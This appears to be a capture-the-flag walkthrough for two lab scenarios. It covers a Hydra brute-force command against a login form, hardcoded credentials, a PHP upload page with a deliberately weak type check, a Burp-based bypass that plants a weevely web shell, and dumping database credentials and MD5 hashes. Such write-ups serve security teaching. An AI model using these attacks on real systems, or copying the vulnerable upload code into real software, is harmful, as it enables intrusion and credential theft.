
Level 3 tasks are web based tasks and we have used mySQL, PhP and phpmyadmin images for this level of containers.

```
2  services:
3      php:
4          build:
5              context: .
6              image: amakundu/moe-php-mysql-demo:1.0.0
7          networks:
8              - frontend
9              - backend
10         environment:
11             - MYSQL_HOST=moe-mysql-app
12             - MYSQL_USER=moeuser
13             - MYSQL_PASSWORD=moepass
14             - MYSQL_DB=moe_db
15         volumes:
16             - ./www/Level3:/var/www/html/
17         ports:
18             - "30001:80"
19         container_name: moe-php-app
20     mysql:
21         image: mysql:5.7
22         networks:
23             - backend
24         environment:
25             - MYSQL_ROOT_PASSWORD=rootpassword
26             - MYSQL_USER=moeuser
27             - MYSQL_PASSWORD=moepass
28             - MYSQL_DATABASE=moe_db
29         container_name: moe-mysql-app
30         ports:
31             - "30003:3306"
32     phpmyadmin:
33         image: phpmyadmin/phpmyadmin:4.7
34         depends_on:
35             - mysql
36         networks:
37             - backend
38         ports:
39             - "30002:80"
40         environment:
41             - PMA_HOST=moe-mysql-app
```


You can simply open your web browser and go to,

ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php

There is a small login form to the ticketing system. You need to provide an email and password for the login, but you only have the email which you have already found in Level 2(**sam.counter1@gmail.com**). We don't provide a password for this login form. You have to perform a brute force attack and find the password for this. So, you can use a tool called hydra to perform this attack. First, you need to gather information about the login form. You need to check whether this login form is submitted as a GET or POST. As displayed below, this form of data is passed to the server using the POST method.



Then you need to find the location of the login page and the parameters it sends when logging in. You can obtain it by logging with an incorrect username and password while Burp Suite is capturing the packets.



In this case, you can find the below information,

- **Parameters: email, pass**
- **Login page location: ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php**

And the last thing we need to find out what is the error message or action which prompts when we try to login with an incorrect username or password. Using that Hydra is going to determine whether the login is successful. In this case, if the attempt is unsuccessful, it will display an error message.

Login:

❗ Bad password


Email

Password

Login

To perform the brute force attack you can use a wordlist. In this case, we used pass.txt to show how this is happening. After the information gathering, the final command should be executed as followed.

```
hydra -l sam.counter1@gmail.com -P pass.txt ec2-3-95-189-147.compute-1.amazonaws.com -s 30001 http-post-form "/login.php:email=^USER^&pass=^PASS^&btn-login=login:Bad password"
```




The screenshot shows a web browser window with the address bar displaying `ec2-3-95-189-147.compute-1.amazonaws.com:30001/login.php`. The page content is a simple login form with the title "Login:", an error message "❗ Bad password", and input fields for "Email" and "Password", followed by a "Login" button. Below the browser window, a terminal window titled "root@kali: ~/Downloads" shows the execution of the Hydra command. The terminal output indicates that Hydra started at 2020-11-12 17:36:30, attacked the specified URL, and successfully found a valid password "ab1234" for the user "sam.counter1@gmail.com" after 166 login tries.

As per the result we received, you can use hydra to find the valid password as **ab1234**.


After all these things now you have a valid username and password.

- **Email:** sam.counter1@gmail.com
- **Password:** ab1234

Now you can log into the web application using these credentials.




We have hardcoded the admin's email and password as a comment on the index.php page. You can find these credentials by inspecting the page.



- **Email: admin@gmail.com**
- **Password: sadeegr**

Now you can see the scenario one flag on the index.php page.

FLAG{ISP_CTF_2020_Scenario_1_Pass}




8. Scenario 2

We have used a separate EC2 instance to do all the implementation in this scenario.

HackerLife

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Scenario II - Hacking Pacific Bell Voicemail



Background:

"In 1970, at 16, when a friend gave him the phone number for the Ark, the company system used by Digital Equipment Corporation (DEC) to build its RSTS/ E operating system program, Mitnick first obtained unauthorized access to a computer network. He hacked into the DEC computer network and copied the program of the company, a crime for which he was charged and convicted in 1988. He was sentenced to 12 months in jail and of his supervised release followed."

"t the end of his supervised release Mitnick hacked into Pacific Bell voicemail computers to listen to the voicemails of the law enforcement personnel who were monitoring and checking on him."

n this scenario, players should be able to log into the Pacific Bell Voicemail network, break into the voicemail database and find out the law enforcement voicemail within the given period of time. Final flag is included in one of the voicemail documents.

David Mitnick has a friend who is working in Pacific Bell Voicemail.[Here](#) is an important voice message he sent to David.

How to connect:

- Click [here](#) to connect

Submit the Flag:


Submit

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David had a friend who was working in pacific bell voicemail. The following voice message is an important message that has been sent to David by his friend is included in the web page.

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
Background:

"In 1970, at 16, when a friend gave him the phone number for the Ark, the company system used by Digital Equipment Corporation (DEC) to build its RSTS/ E operating system program, Mitnick first obtained unauthorized access to a computer network and copied the program of the company, a crime for which he was charged and convicted in 1988. He was sentenced to 12 months in jail and of his supervised release followed."

"t the end of his supervised release Mitnick hacked into Pacific Bell voicemail computers to listen to the voicemails of the law enforcement personnel who were monitoring and checking on him."


n this scenario, players should be able to log into the Pacific Bell Voicemail network, break into the voicemail database and find out the law enforcement voicemail within the given period of time. Final flag is included in one of the voicemail documents.

David Mitnick has a friend who is working in Pacific Bell Voicemail.[Here](#) is an important voice message he sent to David.



We used spectrogram to hide a secret message in that audio file. To do that we used a tool called **CoagulaLight**.

So every CTF player has to download that audio file and find out the secret message. It looks like a normal audio file and there is no clue in voice but you can use **Sonic Visualiser** to view spectrogram..



Then you can find an email address and a password.

- **david@gmail.com**
- **Davi1234##**

Using these credential CTF players are able to login to the web app we provide in the below of the page.

We have created a web page to upload files. You need to perform a simple directory search and find out that web page.

You can use **dirsearch** to perform this directory search like this.


- **./dirsearch.py -u ec2-10-25-145-249.compute-1.amazonaws.com/Scenario2 -e php**

```
root@kali: ~/dirsearch

[23:37:24] 403 - 307B - /Scenario2/.htaccess_orig
[23:37:24] 403 - 307B - /Scenario2/.htaccess_extra
[23:37:24] 403 - 307B - /Scenario2/.htaccess_sc
[23:37:24] 403 - 307B - /Scenario2/.htaccessBAK
[23:37:24] 403 - 307B - /Scenario2/.htaccess.txt
[23:37:24] 403 - 307B - /Scenario2/.htaccessOLD
[23:37:24] 403 - 307B - /Scenario2/.htaccess~
[23:37:24] 403 - 307B - /Scenario2/.htaccessOLD2
[23:37:25] 403 - 307B - /Scenario2/.htgroup
[23:37:25] 403 - 307B - /Scenario2/.htpasswd-old
[23:37:25] 403 - 307B - /Scenario2/.htpasswd_test
[23:37:25] 403 - 307B - /Scenario2/.htpasswd
[23:37:25] 403 - 307B - /Scenario2/.htusers
[23:38:14] 301 - 383B - /Scenario2/assets → http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/assets/
[23:39:00] 302 - 0B - /Scenario2/index.php → login.php
[23:39:01] 302 - 0B - /Scenario2/index.php/login/ → login.php
[23:39:12] 200 - 2KB - /Scenario2/login.php
[23:40:17] 200 - 283B - /Scenario2/upload.php
[23:40:18] 301 - 384B - /Scenario2/uploads → http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/
[23:40:18] 200 - 803B - /Scenario2/uploads/

Task Completed
root@kali:~/dirsearch#
```

Then you can find all directories in that web app. There is a PHP page called upload.php for upload files into the host machine.



We have implemented that code to check the file type also. So you can upload pdf files only.

```
upload.php X
root > Documents > CTF > Levels > CTF_2020 > Scenario2 > upload.php

1  <code>?php
2
3  if(isset($_FILES['file'])){
4      $errors= array();
5      $file_name = $_FILES['file']['name'];
6      $file_size = $_FILES['file']['size'];
7      $file_tmp = $_FILES['file']['tmp_name'];
8      $file_type = $_FILES['file']['type'];
9
10     if($file_type == "application/x-php" || $file_type == "image/jpeg" || $file_type == "image/png"){
11         $errors[]="Your File was not uploaded. We can only accept PDF.";
12     }
13
14     if($file_size > 2097152) {
15         $errors[]="File size must be exactly 2 MB";
16     }
17
18     if(empty($errors)==true) {
19         move_uploaded_file($file_tmp,"uploads/".$file_name);
20         echo "uploads/".$file_name } Successfully uploaded";
21     }else{
22         print_r($errors);
23     }
24 }
```

Users can use this vulnerability to create a backdoor and you can use a tool called **weeveily** to slip a backdoor into the web app.

- Weeveily generate 123456 shell.php


123456 is the password for the shell.

```
root@kali: ~
File Actions Edit View Help


root@kali: ~

root@kali:~# weeveily generate 123456 shell.php
Generated 'shell.php' with password '123456' of 752 byte size.
root@kali:~#
```


The thing is users cannot upload PHP shellcode because it will always check the file type that you are going to upload. In this case, you can use the burp suite to do this. You have to do is rename the file extension from .php to .pdf and upload it. Before the upload, you are able to capture the packet using burp and rename it to .php again. Then you can upload the shellcode.



After the upload, we have created a successful message like below. So you can find out where is the location that file was uploaded.




It was uploaded to the directory called **uploads**.



The screenshot shows a web browser window with the address bar displaying 'ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/'. The page title is 'Index of /Scenario2/uploads'. Below the title is a table with columns 'Name', 'Last modified', 'Size', and 'Description'. The table contains two entries: 'Parent Directory' with a '-' in the size column, and 'shell.php' with a last modified date of '2020-11-12 18:52' and a size of '752'.

Name	Last modified	Size	Description
Parent Directory	-	-	-
shell.php	2020-11-12 18:52	752	-

Then you can run the below code to gain access to the host machine.



The screenshot shows a terminal window on a Kali Linux machine. The user runs the command 'weevily http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/shell.php 12345'. The output shows the weevily version (3.7.0), the target IP (ec2-100-25-145-249.compute-1.amazonaws.com), and the session path. It then prompts the user to browse the filesystem or execute commands. The user enters 'ls', and the output shows the files 'shell.php' and 'www-data@ip-172-31-49-159:/var/www/html/Scenario2/uploads \$'.

```
root@kali:~# weevily http://ec2-100-25-145-249.compute-1.amazonaws.com/Scenario2/uploads/shell.php 12345
6
[+] weevily 3.7.0

[+] Target:      ec2-100-25-145-249.compute-1.amazonaws.com
[+] Session:     /root/.weevily/sessions/ec2-100-25-145-249.compute-1.amazonaws.com/shell_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevily> ls
shell.php
www-data@ip-172-31-49-159:/var/www/html/Scenario2/uploads $
```

Now you are in the host machine and you can execute any OS commands. We have installed MySQL on the host machine. It works as our database. So you can find out the DB credential by reading dbconnect file.

Now you know the host, username and password

- Username: phpmyadmin
- Password: Phpmyadmin.040147



The screenshot shows a terminal window on a Kali Linux machine. The user runs the command 'ls' in the directory '/var/www/html/Scenario2', listing files like 'assets', 'dbconnect.php', 'index.php', 'login.php', 'logout.php', 'upload.php', and 'uploads'. Then, the user runs 'cat dbconnect.php', and the output shows the database connection details: \$sname = 'localhost'; \$uname = 'phpmyadmin'; \$password = 'Phpmyadmin.040147'; \$db_name = 'phpmyadmin'; \$conn = mysqli_connect(\$sname, \$uname, \$password, \$db_name); if (!\$conn) { echo "Connection failed!"; }.

```
www-data@ip-172-31-49-159:/var/www/html/Scenario2 $ ls
assets
dbconnect.php
index.php
login.php
logout.php
upload.php
uploads
www-data@ip-172-31-49-159:/var/www/html/Scenario2 $ cat dbconnect.php
<?php

$sname= "localhost";
$uname= "phpmyadmin";
$password = "Phpmyadmin.040147";
$db_name = "phpmyadmin";

$conn = mysqli_connect($sname, $uname, $password, $db_name);

if (!$conn) {
    echo "Connection failed!";
}

www-data@ip-172-31-49-159:/var/www/html/Scenario2 $
```

Now you can get remote access to the database using that credentials.


```
root@kali: ~  
root@kali:~# mysql -u phpmyadmin -h ec2-100-25-145-249.compute-1.amazonaws.com -p  
Enter password:  
Welcome to the MariaDB monitor.  Commands end with ; or \g.  
Your MySQL connection id is 299  
Server version: 8.0.22 MySQL Community Server - GPL  
  
Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.  
  
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.  
MySQL [(none)]> |
```

We have created a database called DBUsers and granted privileges to phpmyadmin as well. So you can read the data on DBUsers database. The root password is also stored in that table but the passwords are encoded with MD5 function.

```
MySQL [(none)]> show databases;  
+-----+  
| Database |  
+-----+  
| DBUsers  |  
| information_schema |  
| phpmyadmin |  
+-----+  
3 rows in set (0.388 sec)  
  
MySQL [(none)]> use DBUsers;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
MySQL [DBUsers]> show tables;  
+-----+  
| Tables_in_DBUsers |  
+-----+  
| users              |  
+-----+  
1 row in set (0.340 sec)  
  
MySQL [DBUsers]> select * from users;  
+----+-----+-----+  
| id | username | password |  
+----+-----+-----+  
| 1  | root     | dc34867d7486aaee40d6ca9d51a07b64 |  
| 2  | phpmyadmin | f0d9820e2d4a922622e4803e792132a0 |  
+----+-----+-----+  
2 rows in set (0.367 sec)  
  
MySQL [DBUsers]> |
```

So you need to decrypt the encoded values. You can use an online decoder to do this.

